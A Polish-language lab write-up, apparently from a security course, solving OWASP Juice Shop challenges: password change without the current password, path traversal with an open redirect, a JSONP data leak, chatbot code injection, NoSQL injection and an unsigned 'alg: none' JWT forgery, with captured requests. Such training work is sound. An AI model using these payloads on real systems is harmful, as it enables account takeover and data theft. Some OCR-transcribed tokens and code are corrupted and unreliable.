13 Current password is not correct.
```

5) Usuwam parametr current i zmieniam hasło. Hasło zostaje zmienione, dostaję odpowiedź o kodzie 200

Request

```
Pretty Raw Hex Render ⌂ ⌄ ⌅
```

```
1 GET /rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic
  HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFnOXMiOjJzdWNjZXNzIiwibGFOYSl6eyJpZC16MywidXNlc5hbWUiOiiLCJlJbmFpbCI6ImJlbmRckBqdWljZS1zaCSvcCISInBhc3N3b3JkIjoiMGMzMnU1MTd1M2Zh0TvhYWJmMWJiZmZjNjC0NGE0ZNYiLCJyb2xlijoiY3VzdG9tZXiiLCJkZWxleGVub2tlbiI6iisImxhc3RMb2dpbkwlIjoiMC4wLjAuhMCIsInByb2ZpbGVjbWFnZSI6ImFzc2V0cy9wdWJsawMvaWhzZ2VzL3VwbG9hZHmvZGvYXVsdC5zdmcilCJ0b3RwU2VjcmVOijoiiiwiAxNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCIEijIwMjEtMTItMjYgMtk6MzQ6NDYuMj14ICswMDowMCIsImRbGV02WRBdCI6bnVsHosImhhdCI6MTY0MDU1MjU3Mw1ZXhwIjoxNj0wNTcwNtcyf0.Ir3_wOr2TqRPHDXJiyCdPiKo7numx6z1_pjZY-so6MtbxpJGaoHKpn5105fbG1FLQ8gdLbk2At5kWFrSrgC07LSXzmxXX2IsE3GGzkmHWaqVB9c7vUkXg-uhrFAT_YLnFI0N6NVbLz4MPplsObGRJUy3ipGTBgaAbnUz-IzE
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=XaHNuWh7t9ijT7CxsPi2f6SZU9Hku0hw79i1TOCgFJfxSEH0RuetmcWIlsZPwilfySXUhBK4uvEtPKcZzTrkCD1F2riBzf2SqNH7iNupghx7fPKceB1xNCjzSeXbUp6InMxTRaCyXsP8iJrNFZySKZU2jHE4hvNtteeI0oTm9C1PsJBFP2x1PwfjqUnb; token=
```

Response

```
Pretty Raw Hex Render ⌂ ⌄ ⌅
```

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 352
8 ETag: W/"160-jkZ-fmWmlN+T0Pc01EoXKC3Gqo"
9 Vary: Accept-Encoding
10 Date: Sun, 26 Dec 2021 21:05:23 GMT
11 Connection: close
12
13 {
  "user": {
    "id": 3,
    "username": "",
    "email": "bender@juice-sh.op",
    "password": "06b0c5c1922ed4ed62a5449dd209c96d",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "127.0.0.1",
    "profileImage": "assets/public/images/uploads/default.svg",
    "topSecret": "",
    "isActive": true,
    "createdAt": "2021-12-26T19:34:46.228Z",
    "updatedAt": "2021-12-26T21:05:23.750Z",
    "deletedAt": null
  }
}
```

Stick cute cross-domain kittens all over our delivery boxes

1) Po analizue kodu źródłowego znajduję odniesienia zdjec do linków

```
<svg _ngcontent-juu-c240="" viewBox="0 0 720 720" xmlns="http://www.w3.org/2000/svg">
  <image _ngcontent-juu-c240="" href="assets/public/images/deluxe/blankBoxes.png" x="0" y="0" height="720" width="720"/>
  <image _ngcontent-juu-c240="" x="260" y="130" height="50" href="assets/public/images/JuiceShop_Logo.png"/>
  <image _ngcontent-juu-c240="" x="230" y="330" height="70" href="assets/public/images/JuiceShop_Logo.png"/>
  <image _ngcontent-juu-c240="" x="70" y="355" height="40" href="assets/public/images/JuiceShop_Logo.png"/>
  <image _ngcontent-juu-c240="" x="120" y="450" height="55" href="assets/public/images/JuiceShop_Logo.png"/>
  <image _ngcontent-juu-c240="" x="500" y="410" height="45" href="assets/public/images/JuiceShop_Logo.png"/>
```


2) Analizuję kod JS, znajduję więcej informacji na temat zdjęć

```
7223 this.membershipCost = 0,
7224 this.error = void 0,
7225 this.applicationName = 'OWASP Juice Shop',
7226 this.logoSrc = 'assets/public/images/JuiceShop_Logo.png'
7227 }
7228 ngOnInit() {
```

- 3) Znajduję funkcję, która zajmuje się funkcjonalnością ustawiania zdjęcia. Zwracam uwagę na parametr "testDecal"

```
ngOnInit() {
  this.configurationService.getApplicationConfiguration().subscribe(e=>{
    const n = this.route.snapshot.queryParams.testDecal;
    if ((null == e ? void 0 : e.application) && (e.application.name && (this.applicationName = e.application.name), e.application.logo)) {
      let i = e.application.logo;
      'http' === i.substring(0, 4) && (i = decodeURIComponent(i.substring(i.lastIndexOf('/') + 1)));
      this.logoSrc = `assets/public/images/${n || i}
    }
}
```

- 4) Wykonuję zapytanie z podanym parametrem



- 5) W kodzie źródłowym, zdjęcia które wcześniej posiadały ścieżkę, teraz prowadzą do miejsca o nazwie test, czyli do miejsca które przed chwilą ustawiałam za pomocą parametru testDecal

```
<div class="img-container" _ngcontent-hrx-c240="" fxflexalign="center" fxflex="30%" style="align-self: center; width: 100%; box-sizing: border-box; max-width: 30%;">
  <svg _ngcontent-hrx-c240="" viewBox="0 0 720 720" xmlns="http://www.w3.org/2000/svg">
    <image _ngcontent-hrx-c240="" href="assets/public/images/deluxe/blankBoxes.png" x="0" y="0" height="720" width="720"></image>
    <image _ngcontent-hrx-c240="" x="260" y="130" height="50" href="assets/public/images/test"></image>
    <image _ngcontent-hrx-c240="" x="230" y="330" height="70" href="assets/public/images/test"></image>
    <image _ngcontent-hrx-c240="" x="70" y="355" height="40" href="assets/public/images/test"></image>
    <image _ngcontent-hrx-c240="" x="120" y="450" height="55" href="assets/public/images/test"></image>
    <image _ngcontent-hrx-c240="" x="500" y="410" height="45" href="assets/public/images/test"></image>
  </svg>
</div>
```

- 6) Testuję kod pod kątem podatności Path Traversal. Aplikacja jest podatna

```
<svg _ngcontent-irt-c240="" viewBox="0 0 /20 /20" xmlns="http://www.w3.org/2000/svg">
  <image _ngcontent-irt-c240="" href="assets/public/images/deluxe/blankBoxes.png" x="0" y="0" height="720" width="720"></image>
  <image _ngcontent-irt-c240="" x="260" y="130" height="50" href="assets/public/images/../../../../test"></image>
  <image _ngcontent-irt-c240="" x="230" y="330" height="70" href="assets/public/images/../../../../test"></image>
  <image _ngcontent-irt-c240="" x="70" y="355" height="40" href="assets/public/images/../../../../test"></image>
  <image _ngcontent-irt-c240="" x="120" y="450" height="55" href="assets/public/images/../../../../test"></image>
  <image _ngcontent-irt-c240="" x="500" y="410" height="45" href="assets/public/images/../../../../test"></image>
</svg>
```

- 7) Korzystam z tej podatności oraz z możliwości przekierowania pośrednio na dowolną stronę za pomocą linku. Prowadzi to do zaciągnięcia obrazów z zewnętrznej strony <http://localhost:3000/#/deluxe-membership?testDecal=..%2F..%2F..%2FRedirect%3Fto%3Dhttps%2Fplacekitten.com%2Fg%2F400%2F500%3Fx%3Dhttps%2F%2Fgithub.com%2Fbkimminich%2Fjuice-shop>

Input

```
start: 186    length: 186
end: 186     lines: 1
length: 0
```

http://localhost:3000/#/deluxe-membership?testDecal=..%2F..%2F..%2Fredirect%3Fto%3Dhttps://placekitten.com/g/400/500?x=https://github.com/bkimmich/juice-shop

Output

```
time: 1ms
length: 152
lines: 1
```

http://localhost:3000/#/deluxe-membership?testDecal=../../../../redirect?to=https://placekitten.com/g/400/500?x=https://github.com/bkimmich/juice-shop

Perform an unwanted information disclosure by accessing data cross-domain

1) Analizuję request na endpoint /rest/user/whoami

#	Host	Meth...	URL	Params	Edited	Status	Length	MIME type	Extension	Title	C
51	http://localhost:3000	GET	/rest/user/whoami			200	343	JSON			
52	http://localhost:3000	GET	/rest/user/whoami			200	343	JSON			
54	http://localhost:3000	GET	/rest/basket/3			200	892	JSON			
55	http://localhost:3000	GET	/rest/user/whoami			200	462	JSON			
56	http://localhost:3000	GET	/rest/user/whoami			200	462	JSON			
57	http://localhost:3000	GET	/api/Quantitys/			304	285				
58	http://localhost:3000	GET	/rest/products/search?q=		✓	304	255				
59	http://localhost:3000	GET	/rest/user/change-password?current=t...		✓	401	368	text			
60	http://localhost:3000	GET	/rest/saveLoginIp			200	678	JSON			
61	http://localhost:3000	GET	/api/Quantitys/			304	285				

Request

Pretty Raw Hex ⌂ \n ⌂

```
1 GET /rest/user/whoami HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZC16MywidXNlc3hNUiQiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3Nbb3JkJi oiMGmzNmUiMTdM22h0tVYWJmMWJizmZjNjcONGE0ZWYlLCJyb2xIJoiY3vdg9tZXxiLCjkZWxleGVub2tlibI6iisImxhc3RMb2dpbkWijoiMC4wLjAumCisInByb2ppbGVjbWFnZSI6ImFzc2V0cy9wdJsaNmvaWh1hZZvZL3wbG9hZHMyZGVmYXVsdcSzdmciLCJ0b3RwU2VjcnVOijoiIiwiXNBY3RpdmUiOnRydwUsInNyZWF0ZWRBdCI6ijIwMjEtMTItMjYgMTk6MzQ6NDYmJi4ICswMDowMCIsInVwZGF0ZWRBdCI6ijIwMjEtMTItMjYgMTk6MzQ6NDYmJi4ICswMDowMCIsInRlbGV0ZWRBdCI6bnVsbbH0sImlhdcI6MTY0MDU1MjU3MiwiZkhvIjoxNjQwNTcwNtcyfo.Ir3_wOr2TqRHdXjiyCdPikQ17Numx6z1_pjzy-so6MttxpJg0HkphN5105fbGFLQ8gDLbk2At5kWFrSrgC07SXZmXX2isE3GQzkmlWAQvBZ9c7vUkXg-uHrFAf_YlnfI0NGNvbLz4MPplso0bGRJuY5ipGTBgaAbnUz-IzE
```

Response

Pretty Raw Hex Render ⌂ \n ⌂

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 128
8 ETag: W/"80-FKMkUOPM1732MFmoeXteYVic0vk"
9 Vary: Accept-Encoding
10 Date: Sun, 26 Dec 2021 21:02:52 GMT
11 Connection: close
12
13 {
  "user": {
    "id": 3,
    "email": "bender@juice-sh.op",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "assets/public/images/uploads/default.svg"
  }
}
```

2) Zauważam, że po usunięciu headera dotyczącego autoryzacji, request ciągle przechodzi i dostaje odpowiedź o kodzie 200

```

1 GET /rest/user/whoami HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
XaHNuWh7t9IjT7CxsPi2f6SZU9HkuOhwt9I1TOCgFJfxSEHRuetmcWIlsZFWlfySXUbH
K4uvEtPKcZzTnKCD1F2RlBZfm2SqNH7Nupghx7tPKceBixNCjzSeXUpGhEuMxTRaCyxs
P8iNrNFZySKZU2jHE4hVNeI0oTm9C1PsJBf2XrWfjqlnb; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZCI6MywidXNLcmShbwUi0iIiLCJlbWFpbC16ImJlbmRlckBqdWljZS1zaC5vc
CisInBhc3Nbb3JkIjoiMGMzMnU1MTd1M22h0TVhYmJmMWjizmZjNjcnOGE0ZWY1lCjyb2
xIjoiY3VzdG9tZXIiLCkZWxleGVub2tlbiI6IiisImxh3RMb2dpbkwljoiMC4wLjA
uMCIsInByb2ppGVbwFnZSI6ImFzc2V0cy9wdJsaWMwAi1hZZVzL3wb69gZHmvZGVm
YXVsdc5sdmcilC0jb3RwU2VjcmVOiIiIiwaXNBY3RpduUiOnRydwUsInNyZWF0ZWRBdC16ijIwMj
EtMTItMjYgMTk6MzQ6NDYuMjI4ICswMDowMCIsInVzZGF0ZWRBdC16ijIwMj
EtMTItMjYgMTk6MzQ6NDYuMjI4ICswMDowMCIsInRlbGV0ZWRBdC16bnVsbH0sImlhdCI
6MTY0MDU1MjU3MiwiZkhwIjoxNjQwNTcwNTcyf0. Ii3_wOr2TqRPHdxJiyCdPiKQi7num
x6z1_pjzY-so6mtbxpJGaoHkpn5105fbG1FlQ8gDlk2At5kWFrSrgC07LSXZmXX2IsE3
GzkmHWAQvBZ9c7vUkXg-uHrFAF_YlnFIION6NVbLz4MPplsoobGrJUy3ipGTBcaaAbnUz
-IzE

```

3) Dodaję parametr callback do linku, co skutkuje ujawnieniem informacji na temat użytkownika

Request	Response
<pre> 1 GET /rest/user/whoami?callback=x HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: application/json, text/plain, /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://localhost:3000/ 9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= XaHNuWh7t9IjT7CxsPi2f6SZU9HkuOhwt9I1TOCgFJfxSEHRuetmcWIlsZFWlfySXUbH K4uvEtPKcZzTnKCD1F2RlBZfm2SqNH7Nupghx7tPKceBixNCjzSeXUpGhEuMxTRaCyxs P8iNrNFZySKZU2jHE4hVNeI0oTm9C1PsJBf2XrWfjqlnb; token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0 YSI6eyJpZCI6MywidXNLcmShbwUi0iIiLCJlbWFpbC16ImJlbmRlckBqdWljZS1zaC5vc CisInBhc3Nbb3JkIjoiMGMzMnU1MTd1M22h0TVhYmJmMWjizmZjNjcnOGE0ZWY1lCjyb2 xIjoiY3VzdG9tZXIiLCkZWxleGVub2tlbiI6IiisImxh3RMb2dpbkwljoiMC4wLjA uMCIsInByb2ppGVbwFnZSI6ImFzc2V0cy9wdJsaWMwAi1hZZVzL3wb69gZHmvZGVm YXVsdc5sdmcilC0jb3RwU2VjcmVOiIiIiwaXNBY3RpduUiOnRydwUsInNyZWF0ZWRBdC16ijIwMj EtMTItMjYgMTk6MzQ6NDYuMjI4ICswMDowMCIsInVzZGF0ZWRBdC16ijIwMj EtMTItMjYgMTk6MzQ6NDYuMjI4ICswMDowMCIsInRlbGV0ZWRBdC16bnVsbH0sImlhdCI 6MTY0MDU1MjU3MiwiZkhwIjoxNjQwNTcwNTcyf0. Ii3_wOr2TqRPHdxJiyCdPiKQi7num x6z1_pjzY-so6mtbxpJGaoHkpn5105fbG1FlQ8gDlk2At5kWFrSrgC07LSXZmXX2IsE3 GzkmHWAQvBZ9c7vUkXg-uHrFAF_YlnFIION6NVbLz4MPplsoobGrJUy3ipGTBcaaAbnUz -IzE </pre>	<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 Content-Type: application/json; charset=utf-8 7 Content-Length: 128 8 ETag: W/80-FKMcUQPM1732MFmoeXteYVicOvk" 9 Vary: Accept-Encoding 10 Date: Sun, 26 Dec 2021 21:55:44 GMT 11 Connection: close 12 13 { "user": { "id": "3", "email": "bender@juice-sh.op", "lastLoginIp": "0.0.0.0", "profileImage": "assets/public/images/uploads/default.svg" } } </pre>

Permanently disable the support chatbot


1) Kod do chatbota jest publicznie dostępny na githubie

bkminich Add contributors chart		
93e1fab	on Oct 13	118 commits
.github	Change build matrix to Node.js 12, 14 and 15	8 months ago
images	Add contributors chart	3 months ago
nlp	remove builtin-microsoft and duckling dependencies	14 months ago
test	Prepare for transfer into @juce-shop org	8 months ago
.gitignore	update .gitignore	2 years ago
.mailmap	Add contributors chart	3 months ago
JuicyChatBot.png	Add project avatar image by Kharisma Mulyana	2 years ago
LICENSE	Prepare for transfer into @juce-shop org	8 months ago
README.md	Add contributors chart	3 months ago
factory.js	Auto-fix linting issues	8 months ago
index.js	Prepare for transfer into @juce-shop org	8 months ago
package.json	Pin version of vm2 to 3.9.3 due to promise errors in 3.9.4	3 months ago

2) Analizuję kod. Zwracam uwagę na linijkę z następującym kodem

```
  addUser (token, name) {
    this.factory.run(`users.addUser("${token}", "${name}")`)
  }
```

3) Piszę do chatbota następujący tekst



4) Powyższa komenda skutkuje wykonaniem następującego kodu, co blokuje funkcjonalność bota

```
users.addUser("token", "admin");
process = null;
users.addUser("1337", "test")
```

All your orders are belong to us

- 1) Znajduję zapytanie przesyłające ID zamówienia. W numerze zamówienia dopisuję apostrof w celu wywołania błędu bazy danych

- Zauważam, że kod może wyglądać w ten sposób: { \$where: "property === '' + payload + "" "}
 - Jako ID wpisuję ' || true || ' zakodowane URLowo, co skutkuje wypisaniem wszystkich zamówień

Forge an essentially unsigned JWT token

- 1) Testuję tokeny JWT, w tym celu kopię token z obecnie zalogowanej sesji

```
1 GET /rest/basket/6 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
4 Accept: application/json, text/plain, /**
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZC16MjEsInVzXjUyWl1IjoiIiwiZm1hawWi0iOjJzUB3iwiFcZ3dvcmtQic
iIxMzY1ZmZhZGU5ZjVhZjzkZWfhMg1nJ9M40WMSN5ZmNCIsInJvbGUi0iJdxN0b2lci
IsImRlhBv4ZVRva2VuIjoiIiwiGbFzfDexVzLlusXAIoIiXmjcumC4wLjEiLCJwcim9maWx
lSWhZ2Ui0iIvyXNzXZpL1BLympXyy9pbwFnFzXmvdXbsb2fkc9yKZwDhzwX0LnN2zyIs
InRvdHBTZNNyZXQioiIiLCpcOfjDg1Z2S16dHJ1ZsWiy3J1YXRlZEFOjoiMajAyMS0xM
i0yNyAyMdoDx0ToZ040MddGKzAw0jAiwiidxbkYXRlZEFOjoiMajAyMS0xMioNyNyAyM
oyMt0Ly45MddGKzAw0jAiwiivZGwsZKLZEFOjupdxwsSwiaF0Pi0jxQnWjM2NTW
OLCJleHai0jE2NDA2NT01MzR9.MPGmW0-WNPNUhWSFFpJfjWj0JewmsMs8QYGN6hXrReX7z
RATUR929a-hmqb0YcEnzjvnB0k4RXKKFUD-eME1Hkjw_J_ywAD2YggdgoyZeljxz0Ccze
NvBrAnors7641mARB0f94rPktVtqlSikhJgNyNvSw03-DhkYqJkTowBvtv8
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
yzHDuKh0tXtYRCPsnF4i8tKsUrHvuXtMcjIgTPCz3sQfOfKSMHBUmh2tkcYlCosF
PiePsoUYhRtPsrzcvXTK4C3MsBLF4Xj1PrASZLHPKunKh0zT3gc7q71OmTqyCEpsRy
F5SysxEU6VhWluVrtE4TDNCJws6RizlfwYs1UbyPhnhXktLNcEEI78TeZC9qsX1FZaijE
p9SpXUnj; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZC16MjEsInVzXjUyWl1IjoiIiwiZm1hawWi0iOjJzUB3iwiFcZ3dvcmtQic
iIxMzY1ZmZhZGU5ZjVhZjzkZWfhMg1nJ9M40WMSN5ZmNCIsInJvbGUi0iJdxN0b2lci
IsImRlhBv4ZVRva2VuIjoiIiwiGbFzfDexVzLlusXAIoIiXmjcumC4wLjEiLCJwcim9maWx
```

- 2) Deszyfruję i zmieniam emaila oraz algorytm na wartość none

Algorithm: none

JWT String (Verified)

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJqd3RuM2RanVpY2Utc2gub3AiLCJwYXNzd29yZC16IjEzNjVmZmFkZTlmNWFnN2RlyWEyODU2Mzg5Yzk2NmY0Iiwigcm9sZSI6ImN1c3RvbWVyiIwiZGVsdXhlVG9rZW4i0iILCJsyXN0TG9naW5jccI6IjEyNy4wLjAuMSIsInByb2ZpbGVjbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RLzmF1bHQuc3ZniwidG90cFNLY3JldCI6IiIsImLzQWN0aXZL1jp0cnVllCJjcmVhdGVkQXQi0iIyMDIxLTEyLTI3IDIw0jE5OjM4LjqwOCArMDA6MDA1lLCJ1cGRhdGVkQXQi0iIyMDIxLTEyLTI3IDIw0jix0jU3LjkwOCArMDA6MDA1lCJkZWxldGVkQXQi0m51bGx9LCJpYXQi0jE2NDA2MzY1MzQsImV4cCI6MTY0MDY1NDUzNH0
```

Header	Payload
<pre>{ "typ": "JWT", "alg": "none" }</pre>	<pre>{ "status": "success", "data": { "id": 21, "username": "", "email": "jwtn3d@juice-sh.op", "password": "1365ffade9f5af7deaa2856389c966f4", "role": "customer", "deluxeToken": "" } }</pre>

- 3) Zamieniam token obecnej sesji na ten zmieniony i niepodpisany
- 4) Dzięki tej akcji udaje mi się sfałszować niepodpisany token JWT, który podszywa się pod (nieistniejącego) użytkownika jwtn3d@juice-sh.op.